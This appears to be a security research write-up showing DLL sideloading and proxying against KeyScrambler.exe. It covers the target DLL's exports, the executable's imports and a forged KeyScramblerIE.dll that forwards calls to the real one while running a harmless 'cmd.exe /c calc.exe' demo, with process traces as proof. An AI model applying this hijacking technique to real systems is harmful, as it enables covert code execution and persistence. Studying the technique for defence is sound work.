9:19:4...	KeyScrambler.exe	5600	Process Start		SUCCESS	Parent PID: 4224, Command line: "C:\Users\wadmin\Desktop\KeyScrambler.exe" , Current ...
9:19:4...	KeyScrambler.exe	5600	Thread Create		SUCCESS	Thread ID: 2612
9:19:4...	KeyScrambler.exe	5600	Load Image	C:\Users\wadmin\Desktop\KeyScrambler.exe	SUCCESS	Image Base: 0x1000000, Image Size: 0xde000
9:19:4...	KeyScrambler.exe	5600	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffaf5130000, Image Size: 0x1f8000
9:19:4...	KeyScrambler.exe	5600	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77a80000, Image Size: 0x1a4000
9:19:4...	KeyScrambler.exe	5600	Thread Exit		SUCCESS	Thread ID: 2612, User Time: 0.0000000, Kernel Time: 0.0000000
9:19:4...	KeyScrambler.exe	5600	Process Exit		SUCCESS	Exit Status: -1073740756, User Time: 0.0000000 seconds, Kernel Time: 0.0000000 seconds,...
9:19:4...	KeyScrambler.exe	8616	Process Start		SUCCESS	Parent PID: 4224, Command line: "C:\Users\wadmin\Desktop\KeyScrambler.exe" , Current ...
9:19:4...	KeyScrambler.exe	8616	Thread Create		SUCCESS	Thread ID: 4912
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Users\wadmin\Desktop\KeyScrambler.exe	SUCCESS	Image Base: 0x1000000, Image Size: 0xde000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffaf5130000, Image Size: 0x1f8000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77a80000, Image Size: 0x1a4000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7ffaf3e30000, Image Size: 0x59000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7ffaf4ff0000, Image Size: 0x83000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x77a70000, Image Size: 0xa000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x77590000, Image Size: 0xf0000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x77260000, Image Size: 0x23a000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Image Base: 0x74e50000, Image Size: 0x9f000
9:19:4...	KeyScrambler.exe	8616	Thread Create		SUCCESS	Thread ID: 7728
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\user32.dll	SUCCESS	Image Base: 0x76fc0000, Image Size: 0x19c000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\win32u.dll	SUCCESS	Image Base: 0x778d0000, Image Size: 0x18000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\gdi32.dll	SUCCESS	Image Base: 0x75f20000, Image Size: 0x23000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\gdi32full.dll	SUCCESS	Image Base: 0x76c10000, Image Size: 0xe5000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\msvcp_win.dll	SUCCESS	Image Base: 0x75ea0000, Image Size: 0x7b000
9:19:4...	KeyScrambler.exe	8616	Thread Create		SUCCESS	Thread ID: 5996
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	SUCCESS	Image Base: 0xd00000, Image Size: 0x7000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\ucrtbase.dll	SUCCESS	Image Base: 0x76980000, Image Size: 0x120000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Image Base: 0x76740000, Image Size: 0x7e000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	SUCCESS	Image Base: 0xd00000, Image Size: 0x7000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Image Base: 0x765d0000, Image Size: 0xbf000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Image Base: 0x767c0000, Image Size: 0x78000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\rpcrt4.dll	SUCCESS	Image Base: 0x76840000, Image Size: 0xbf000
9:19:4...	KeyScrambler.exe	8616	Load Image	C:\Windows\SysWOW64\bcrypt.dll	SUCCESS	Image Base: 0x77980000, Image Size: 0x19000

owing 38 of 237,878 events (0.015%) Backed by virtual memory

Even though we successfully imported the DLL through the process, it didn't work as expected. Is it normal behavior, and why?

→ While you may have successfully replaced a random DLL with the name expected by the executable and even ensured the program loaded it, there are several reasons why the code in the DLL may not have worked as expected:

1. Export Functionality mismatch

→ The original DLL expected by the executable may have specific export functions that your randomly replaced DLL does not replicate. Even if the DLL is properly loaded, if it lacks the required functionality or structure, the program may be unable to use it efficiently.

2. Function Parameters

→ If the DLL's functions require specific parameters or input data in a particular format, your substituted DLL may not offer them appropriately. When the software attempts to call DLL routines, it may encounter problems or unexpected behavior.

3. Dependency Issues

→ The updated DLL may rely on libraries or resources that are either missing or incompatible with the environment in which the application is operating. Even if the application successfully loads the DLL, it may fail or act unexpectedly.

4. Error Handling

→ The original application may have error handling features to identify DLL errors, such as erroneous function signatures or unusual behavior. Suppose the modified DLL fails to satisfy the program's requirements. In that case, error handling procedures may be triggered, preventing the code from running as intended.

5. Security Features:


→ Some programs may use security features or integrity checks to verify the authenticity and integrity of loaded DLLs. If the replacement DLL fails these tests, the program may refuse to execute its instructions or terminate suddenly.

Overall, while DLL sideloading can sometimes work to load a replaced DLL into a program, ensuring that the replacement DLL behaves correctly and provides the expected functionality necessitates careful consideration of several factors, including compatibility, dependencies, and error handling.

Determine the KeyScramblerIE.dl Exports

When weaponizing a custom DLL, observing the exported functions of KeyScramblerIE.dll and the imported functions through legitimate KeyScrambler.exe is essential. This observation enables us to use the names of those functions in the new custom payload for DLL sideloading.


Through the **DLL Export Viewer**, the 13 different functions were observed as exports of KeyScramblerIE.dll.


DLL Export Viewer - C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll
File Edit View Options Help

Function Name	Address	Relative A...	Ordinal	Filename	Full Path	Type
DllCanUnloadNow	0x1002d1f0	0x0002d1f0	1 (0x1)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
DllGetClassObject	0x1002d220	0x0002d220	2 (0x2)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
DllRegisterServer	0x1002d350	0x0002d350	3 (0x3)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
DllUnregisterServer	0x1002d3e0	0x0002d3e0	4 (0x4)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
KSFFInit	0x1002a6c0	0x0002a6c0	5 (0x5)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
KSFFUninit	0x1002da80	0x0002da80	6 (0x6)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
KSInit	0x1002d3f0	0x0002d3f0	7 (0x7)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
KSOptions	0x1002d780	0x0002d780	8 (0x8)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
KSPromptForKey	0x10025090	0x00025090	9 (0x9)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
KSSetKeyInfo	0x1002d7a0	0x0002d7a0	10 (0xa)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
KSSetOption	0x1002d900	0x0002d900	11 (0xb)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
KSUninit	0x1002d6e0	0x0002d6e0	12 (0xc)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function
KSUpdate	0x1002d8e0	0x0002d8e0	13 (0xd)	KeyScramblerIE.dll	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.dll	Exported Function


13 Functions, 1 Selected

Afterward, x32dbg was spawned, and the KeyScrambler.exe process was attached. Then, the import table of Keyscrambler.exe was observed to check which functions it had imported from the KeyScramblerIE.dll.


KeyScrambler.exe - PID: 7636 - Thread: Main Thread 7708 - x32dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Jan 6 2024 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

```
Base     Module                              Address  Type   Ordinal Symbol
00D40000 keyscrambler.exe                    00DBB20C Import         kernel32.VirtualFree
72930000 fwpuclnt.dll                        00DBB210 Import         kernel32.LoadLibraryExA
72990000 rasadhlp.dll                        00DBB214 Import         kernel32.FormatMessageW
729A0000 dnsapi.dll                          00DBB218 Import         kernel32.WideCharToMultiByte
72A40000 winnsi.dll                          00DBB220 Import         keyscramblerie.KSUninit
72A50000 iphlpapi.dll                        00DBB224 Import         keyscramblerie.KSInit
72A90000 mswsock.dll                         00DBB228 Import         keyscramblerie.KSSetOption
72AF0000 msimg32.dll                         00DBB22C Import         keyscramblerie.KSUpdate
72B00000 winhttp.dll                         00DBB230 Import         keyscramblerie.KSSetKeyInfo
72BD0000 ondemandconnroutehelper.dll         00DBB234 Import         keyscramblerie.KSPromptForKey
72BF0000 textshaping.dll                     00DBB238 Import         keyscramblerie.KSOptions
72C90000 coreuicomponents.dll                00DBB240 Import         oleaut32.Ordinal#277
72F10000 coremessaging.dll                   00DBB244 Import         oleaut32.Ordinal#6
72FB0000 textinputframework.dll              00DBB24C Import         shell32.ShellExecuteW
73070000 atlthunk.dll                        00DBB250 Import         shell32.SHGetFolderPathW
73080000 rsaenh.dll                          00DBB258 Import         shlwapi.PathRemoveFileSpecW
730B0000 wininet.dll                         00DBB25C Import         shlwapi.PathCombineW
73510000 keyscramblerie.dll                  00DBB264 Import         user32.CreateWindowExW
73630000 apphelp.dll                         00DBB268 Import         user32.SetWindowLongW
736D0000 onecoreuapcommonproxystub.dll       00DBB26C Import         user32.LoadBitmapW
73CC0000 cryptbase.dll                       00DBB270 Import         user32.LoadCursorW
73CD0000 cryptsp.dll                         00DBB274 Import         user32.GetClassInfoExW
73CF0000 ntmarta.dll                         00DBB278 Import         user32.RegisterClassExW
73D20000 wtsapi32.dll                        00DBB27C Import         user32.UnregisterClassW
73D80000 onecorecommonproxystub.dll          00DBB280 Import         user32.DestroyWindow
73DC0000 sppc.dll                            00DBB284 Import         ntdll.DefWindowProcW
73DE0000 slc.dll                             00DBB288 Import         user32.BroadcastSystemMessageW
73E00000 bcp47langs.dll                      00DBB28C Import         user32.PeekMessageW
73E50000 userenv.dll                         00DBB290 Import         user32.CallWindowProcW
73E80000 appresolver.dll                     00DBB294 Import         user32.TranslateMessage
73F00000 fltlib.dll                          00DBB298 Import         user32.DispatchMessageW
73F10000 virtdisk.dll                        00DBB29C Import         user32.MessageBoxW
73F20000 sspicli.dll                         00DBB2A0 Import         user32.PostMessageW
73F50000 srvcli.dll                          00DBB2A4 Import         user32.KillTimer
73F70000 iertutil.dll                        00DBB2A8 Import         user32.EndPaint
741B0000 netutils.dll                        00DBB2AC Import         user32.BeginPaint
741C0000 urlmon.dll                          00DBB2B0 Import         user32.SetTimer
74370000 edputil.dll                         00DBB2B4 Import         user32.GetWindow
74390000 wintypes.dll                        00DBB2B8 Import         user32.GetWindowLongW
74470000 windows.staterepositoryps.dll       00DBB2BC Import         user32.MonitorFromWindow
74510000 profapi.dll                         00DBB2C0 Import         user32.GetMonitorInfoW
74530000 propsys.dll                         00DBB2C4 Import         user32.GetWindowRect
```

The Import table observed from **Virustotal** also indicates the same result.


f1575259753f52aaabbd6baad3069605d764761c1da92e402f3e781ed3cf7cea


Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	498351	498688	6.65	b02179b643864ac81417f1896852bc8f	2468801
.rdata	503808	107966	108032	5.18	2183d3dd49889a81967d72b28e62c2d2	4913761.5
.data	614400	13604	7680	4.15	22399c95b3e96cf42a0dabee6f6df76c	342968.31
.rsrc	630784	251144	251392	7.07	c25b857499402ed7f6cc8e6708d46314	499250.31
.reloc	884736	23884	24064	6.67	0364a3c6e9264aa446afe852e3bb085c	93969.26

Imports

```
— KeyScramblerIE.DLL
    KSInit
    KSOptions
    KSPromptForKey
    KSSetKeyInfo
    KSSetOption
    KSUninit
    KSUpdate
+ KERNEL32.dll
+ USER32.dll
+ GDI32.dll
+ ADVAPI32.dll
+ SHELL32.dll
+ ole32.dll
+ OLEAUT32.dll
+ SHLWAPI.dll
+ COMCTL32.dll
```

Functions of KeyScramblerIE.dll imported by KeyScrambler.exe

After that, a custom DLL was created containing all the exports as the original DLL but containing a code to execute the calculator. Here are the details of the custom-made DLL.




KeyScramblerIE.dll Properties

General | Security | Details | Previous Versions

Property	Value
Description	
File description	
Type	Application extension
File version	
Product name	
Product version	
Copyright	
Size	171 KB
Date modified	4/10/2024 5:47 AM
Language	

Remove Properties and Personal Information

The exports of this DLL were also verified using the **DLL Export Viewer**.



DLL Export Viewer - C:\Users\wadmin\Desktop\KeyScramblerIE.dll

Function Name	Address	Relative A...	Ordinal	Filename	Full Path	Type
DllCanUnloadNow	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.DllCanUnloadNow	0x0002b164	1 (0x1)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
DllGetClassObject	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.DllGetClassObject	0x0002b1a7	2 (0x2)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
DllRegisterServer	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.DllRegisterServer	0x0002b1ec	3 (0x3)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
DllUnregisterServer	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.DllUnregisterServer	0x0002b231	4 (0x4)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
KSFFInit	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.KSFFInit	0x0002b278	5 (0x5)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
KSFFUninit	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.KSFFUninit	0x0002b2...	6 (0x6)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
KSInit	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.KSInit	0x0002b2f2	7 (0x7)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
KSOptions	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.KSOptions	0x0002b32c	8 (0x8)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
KSPromptForKey	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.KSPromptForKey	0x0002b369	9 (0x9)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
KSSetKeyInfo	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.KSSetKeyInfo	0x0002b3...	10 (0xa)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
KSSetOption	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.KSSetOption	0x0002b3...	11 (0xb)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
KSUninit	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.KSUninit	0x0002b42a	12 (0xc)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function
KSUpdate	C:\Program Files (x86)\KeyScrambler\KeyScramblerIE.KSUpdate	0x0002b466	13 (0xd)	KeyScramblerIE.dll	C:\Users\wadmin\Desktop\KeyScramblerIE.dll	Exported Function

Functions, 1 Selected

This newly created DLL's functions' addresses reference the exported functions from the legitimate "KeyScramblerIE.dll." It uses a technique called DLL proxying, which restores the binary's native DLL execution flow so that it is not corrupted.

To understand more about DLL proxying, here is an excellent example from **ired.team**.

For example, suppose a valid DLL named "legit.dll" gets hijacked via DLL proxying. The attacker renames the genuine DLL to "legit1.dll" before replacing it with a malicious DLL. This malicious DLL exports the same functionalities as "legit1.dll".


When an application uses a function from "legit.dll," such as "exportedFunction1", the following sequence of events occurs:
"legit.dll" is loaded into the caller process and runs arbitrary malicious code, such as connecting to a Command and Control (C2) server.

"legit.dll" directs the call to "exportedFunction1" in "legit1.dll".

"legit1.dll" runs the "exportedFunction1" as intended.

It allows the attacker to keep the functionality of the genuine DLL while still running extra malicious code, making it a covert and effective strategy for compromising systems.

After that, the original KeyScrambler.exe and forged KeyScramblerIE.dll files were copied to the desktop, and the KeyScrambler.exe was executed. We had configured the command "cmd.exe \c calc.exe "inside the forged KeyScramblerIE.dll, so we were expecting the KeyScrambler.exe to spawn cmd.exe, which in turn ran calc.exe. And as per the expectation, we observed these processes being created as the predecessor processes.




```
Process Explorer - Sysinternals: www.sysinternals.com [DEV\wadmin] (Administrator)

Process                      CPU     Private Bytes  Working Set  PID  Description                   Company Name
  svchost.exe                            1,776 K      3,396 K
    ctfmon.exe               1.54        4,296 K     11,820 K
  svchost.exe                < 0.01     26,568 K     31,068 K
  svchost.exe                            1,280 K      2,684 K
  svchost.exe                0.77        4,520 K      7,824 K
  svchost.exe                < 0.01      3,824 K     15,816 K
  SecurityHealthService.exe              3,928 K      8,404 K
  svchost.exe                0.77        2,172 K      5,388 K
  svchost.exe                            2,368 K      6,520 K
  svchost.exe                            3,008 K      6,644 K
  svchost.exe                            3,996 K     13,708 K
  svchost.exe                            6,072 K      4,508 K
  svchost.exe                            1,604 K      7,836 K
  svchost.exe                            1,568 K     11,428 K
  svchost.exe                            1,824 K      9,680 K
  svchost.exe                            1,616 K      7,536 K
  svchost.exe                            1,692 K      7,876 K
  svchost.exe                            1,568 K      6,552 K
 lsass.exe                   1.54        7,040 K     12,976 K
 fontdrvhost.exe                         1,468 K      1,648 K
csrss.exe                    < 0.01      1,716 K      1,908 K
winlogon.exe                             2,572 K      3,124 K
 fontdrvhost.exe                         1,404 K      1,508 K
 LogonUI.exe                            14,664 K     20,020 K
 dwm.exe                     < 0.01     15,944 K     20,076 K
csrss.exe                    < 0.01      2,288 K      4,748 K
winlogon.exe                             2,124 K      2,948 K
 fontdrvhost.exe             < 0.01      3,328 K      4,568 K
 dwm.exe                     0.77       39,312 K     69,360 K
explorer.exe                 2.31       58,332 K    113,856 K
 SecurityHealthSystray.exe               1,656 K      4,228 K
 ZoomIt64.exe                            1,812 K      2,492 K
 procexp.exe                             4,312 K     12,116 K
  procexp64.exe              < 0.01     32,904 K     55,988 K  7392 Sysinternals Process Explorer  Sysinternals - www.sysinter...
 KeyScrambler.exe            < 0.01      3,428 K     15,628 K  6048 KeyScrambler                  QFX Software Corporation
 KeyScrambler.exe            < 0.01      1,968 K      6,028 K  3256 KeyScrambler                  QFX Software Corporation
  cmd.exe                    1.54        4,784 K      5,412 K  4812 Windows Command Processor     Microsoft Corporation
   conhost.exe               3.08        6,996 K     18,124 K  4104 Console Window Host           Microsoft Corporation
   calc.exe                  3.08        3,724 K     17,464 K  8116 Windows Calculator            Microsoft Corporation
msedge.exe                   < 0.01     52,284 K    121,056 K  5892 Microsoft Edge                Microsoft Corporation
 msedge.exe                              2,052 K      7,692 K  3080 Microsoft Edge                Microsoft Corporation
 msedge.exe                             10,960 K     27,440 K  7520 Microsoft Edge                Microsoft Corporation
 msedge.exe                             11,924 K     34,552 K  7196 Microsoft Edge                Microsoft Corporation
 msedge.exe                              7,012 K     17,876 K  4156 Microsoft Edge                Microsoft Corporation
```

```
KeyScrambler - QFX Software Corporation

An instance of KeyScrambler is already running.  It must be
shut down before you can start KeyScrambler again.

Do you want to stop the currently running KeyScrambler?

Yes   No
```

